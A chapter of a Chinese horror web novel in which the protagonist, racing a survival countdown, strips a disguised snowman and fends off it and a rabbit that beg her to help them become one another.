4. 第六日 雪孩子二

作品:《跨年夜全城封禁[无限]

    “当前剩余生存时长:十一小时三十五分钟。”


    时亦砜将浸这凉意的宿舍钥匙塞回口袋,目光沉静地投向那个正在笨拙地、近乎刻意地维持“无害雪人”姿态的身影。


    不对劲。太不对劲了。


    这雪人简直像是把 “我有问题” 四个大字,用荧光涂料写满了全身。


    从过于浮夸、生怕她看不穿的拙劣演技,到比旁边的兔妈妈大出一整圈的异常体型,再到它对低温环境那种近乎本能的、难以掩饰的瑟缩与抗拒。


    以及——


    兔子妈妈都不会说人话,兔子孩子,怎么可能会说人话。


    这一切的异常环环相扣,不像是伪装,倒像是一场故意摆在她面前的、昭然若揭的破绽展览。仿佛有个看不见的导演,正急不可耐地拿着提词板,催促她:“快!怀疑它!快来探究那个雪人的秘密!”


    可是,时间不等人。


    时亦砜又瞥了一眼那行鲜红的倒计时,一边戒备着对方突然暴起的可能,一边开始思考把雪人直接绑到小兔子面前的可能性。


    现在,她对于时间围城的一切了解,都仅限于一个追着人跑的怪钟,一个动机可疑的黑心广播员,和这个以童话故事为蓝本的副本。


    然而,就在这生存压力与重重谜团之下,一种鼓噪的、对于另一个未知世界的好奇心,正咚咚地在她的胸腔离打鼓。


    只有尽快通关,赚取更多生存时长,才能在这座迷雾重重的城市里,赢得继续向下挖掘、触碰真相,乃至找到“回家”之路的资本。


    时亦砜眨了眨干涩的眼球,抬起胳膊,深吸一口气,手指猛地扣进雪人脖颈处那圈“兔毛”的边缘。


    “呲啦!”撕裂声响起,短促、干脆,带着人造纤维特有的、缺乏韧性的脆响。


    雪白的“皮毛”应声破开一道狰狞的口子,露出内里灰败、潮湿、如同腐烂棉絮般的一团脏雪。


    时亦砜一边怀疑眼前这巨型兔皮的来历,一边在余光里敏锐地捕捉到,缩在她脚边的兔子妈妈有些颤抖,蓬松的绒毛被某种液体濡湿,一缕缕黏在皮肤上,仿佛刚刚经历过一场无声的恸哭。


    像是因为时亦砜撕裂皮革的举动,感同身受而痛苦。


    然而,即便恐惧至此,它非但没有逃离,反而瑟缩着,将颤抖的身体更加用力地贴向她的靴子。


    时亦砜更觉得不对劲了。


    她默不作声地瞥了脚边的兔子一眼,往旁边挪了挪,试图拉开距离。


    她没养过兔子,但在她的常识里,受惊的动物,绝不该有如此违背本能的、近乎偏执的亲近。可她错了。


    那只湿漉漉的兔子仿佛感知到了她的意图,竟也同步地、如影随形地跟着蹦跳了一小步,柔软的身躯依旧紧紧贴着她的靴面,如同用最粘稠的胶水死死焊在了上面。


    而随着“兔皮”被彻底扯开,一股温热、粘稠、令人作呕的水汽混杂着发霉与尘土的气息,扑面而来!


    沉甸甸的、早已脏污板结的“兔毛”簌簌掉落,在地上积成一滩污秽的混合物,与泥巴、灰尘纠缠在一起。


    就在这片污浊中,时亦砜捕捉到了一丝极其细微、却尖锐得无法忽略的气味。


    那是什么东西被烧焦后,那种蛋白质变性特有的、混合着苦杏仁般的焦臭。


    一人高的雪人彻底暴露在空气里,像一只被蛮力撬开外壳、已然死去的巨蚌,露出了内里黑漆漆、湿漉漉、仿佛正在缓慢腐败的“血肉”。某种无形的、令人窒息的寒意,正从那些黑色雪块中丝丝缕缕地渗透出来。


    等等。


    兔子妈妈,真的有能力堆出如此巨大、结构如此“标准”的雪人吗?


    一个冰冷的问题,不合时宜地撞入时亦砜的脑海。


    仿佛是为了印证她最坏的猜想——


    不仅脚下的兔子妈妈同步地、僵硬地转动着湿漉漉的脑袋,用那双玻璃珠般的红眼睛死死“望”着她;


    前方,那具被剥开的雪人也同步地、发出令人牙酸的“嘎吱”声,缓缓抬起了它那颗由黑雪构成的、硕大而沉重的头颅。一股更加浓郁、更加清晰的、混合着铁锈般血腥与内脏腐败气息的恶臭,正从雪人脖颈与躯干的连接处、那些漆黑粘腻、仿佛正在融化的雪块中,丝丝缕缕地渗透出来,弥漫在冰冷的空气里。


    “做朋友的倒数第六天,兔子和雪人不能做朋友。”


    闷闷的、仿佛从空洞胸腔里挤出的声音响起。随着话语,雪人张开它那黑漆漆、仿佛深不见底的口部,开始“咳”出一片又一片苍白却迅速黯淡的雪花。


    紧接着,粘稠的、如同稀释后腐血般的黑色水流,毫无征兆地从它口中滴落、涌出,“啪嗒、啪嗒”地砸在它自己洁白的躯体上。那黑色液体所到之处,雪白的身体如同被强酸腐蚀,迅速融化、塌陷,露出底下更深的、仿佛污泥般的黑色内核。


    “滴答,滴答——”“旧年的雪花,可以在烟花里变成水汽,在天空上,在雨水间活很久很久。”


    ……突然开始演苦情戏是想整哪一出?


    时亦砜心头警铃大作,在那些诡异的“血水”即将溅到自己身上的前一刻,她眼疾手快,一把抄起了桌上那只沉重的红色旧钟表,当作盾牌挡在身前!


    “砰!”


    沉闷的撞击感传来,伴随着意料之外的沉重。


    时亦砜被那金属钟表传来的力道震得手臂一沉,脚下控制不住地后退了半步。


    不对劲。


    哪里都不对劲!


    时亦砜怔愣地低头,看向自己握住钟表、因用力而微微发白的手指。


    掌心传来的,不仅是金属的冰冷,还有一种……力不从心的虚浮感。


    她的力气……什么时候变小了?


    就在她愕然的瞬间,手中那只红色旧钟表仿佛被注入了狂暴的生命,三根早已锈蚀的指针,毫无征兆地开始疯狂旋转。


    “滴答……滴答……滴答答答答——”


    那不是正常的顺序,而是以一种癫狂的、违背常理的速度,逆向飞旋。时亦砜眼睁睁看着表盘上的数字被指针粗暴地扫过——从十一时四十分,一路倒转、倒退、逆流回——


    十一点整。


    这个表的指针……是倒着走的!


    雪人那边,那粘稠而悲伤的“诀别”,仍在继续,声音仿佛混合了融雪的淅沥与某种更深沉的哀鸣:


    “但旧年的兔子,不一样。”


    它的两枚纽扣眼睛似乎穿透了时亦砜,看向某个虚无的终点,声音陡然变得尖锐而绝望:


    “黎明到来后,兔子会死新年在的手里……在它自己的血里停止呼吸。”


    一直蜷缩在时亦砜脚边、瑟瑟发抖的“兔子妈妈”,突然停止了所有动作。


    在时亦砜的余光里,一只猩红的、玻璃珠般的兔子眼睛,极其缓慢地转动,精准地对上了她的视线,带着一丝人性化的、近乎慈悲的表情看向她。


    “我们只能这么办。所以——”


    “滴滴!”


    时间仿佛被一只无形的手粗暴地拽慢、拉长,将她的意识揉成一团,丢进粘稠的泥沼。


    是水滴声,还是手中旧钟表重新转动的声音,时亦砜已经分不清了。


    “所以,所以请你帮帮我们吧。”


    话音未落,兔子瞬间以炮弹般的速度,暴起到不可思议的高度,直扑时亦砜面门,试图顶开时亦砜的手中用来防御的钟表——


    时亦砜心下一凛,将全身力量灌注于右腿,一记凶狠的侧踹精准命中兔子柔软的腹部!


    不帮。


    时亦砜站稳身形,灰蒙蒙色的眼瞳里没有丝毫动摇。


    她没那么烂好心,去帮两个明显不对劲的“怪物”做选择。


    “请……请帮帮我们吧……” 兔子在地上挣扎着,声音扭曲,“只是帮我们找到……可以永远在一起的办法……”


    与此同时,另一边。


    雪人一点点拉起被撕下的人造皮革,将那皮毛笨拙而仔细地裹在自己正在融化的身躯上,试图将自己装扮成一只巨大、肮脏、形态扭曲的“兔子”。


    “帮我们选选……” 雪人用那闷闷的、混杂着融雪声的语调开口。


    “是把它……变成我的样子……”话音未落,那只刚刚爬起的“兔子妈妈”,已然纵身一跃,跳到了雪人的身边。它身上那些尚未干涸的、来自雪人“腐血”的水渍,在冰冷的空气中,以肉眼可见的速度开始凝结、变硬。


    “沙沙……咔……”


    一层透明、坚硬、散发着刺骨寒气的冰壳,从兔子被水浸湿的腿部开始蔓延,迅速爬升,将它原本蓬松的皮毛黏连、冻结成一簇簇僵硬的冰棱。仿佛一句自暴自弃的、在向时亦砜诉说的宣告:


    它要变成雪人了。


    “……还是把我,变成它的样子?” 雪人和兔子,异口同声地,完成了这句令人骨髓发寒的提问。


    时亦砜瞳孔骤缩。她毫不迟疑,“唰”地一声掏出那枚冰冷的宿舍钥匙,看准靴子上刚刚被兔子蹭过、颜色已然开始发暗的那一处,用尽全力狠狠割下!


    “刺啦!”


    皮革被割裂的刺耳声响中,她利落地将那一整块被污染的面料从靴子上剥离。


    就在她指尖触碰到那块脱落面料的刹那——


    一股阴冷、粘腻、仿佛能冻结灵魂的寒意,如同有生命的毒蛇,瞬间从皮革中钻出,沿着她的指尖疯狂蔓延向掌心。


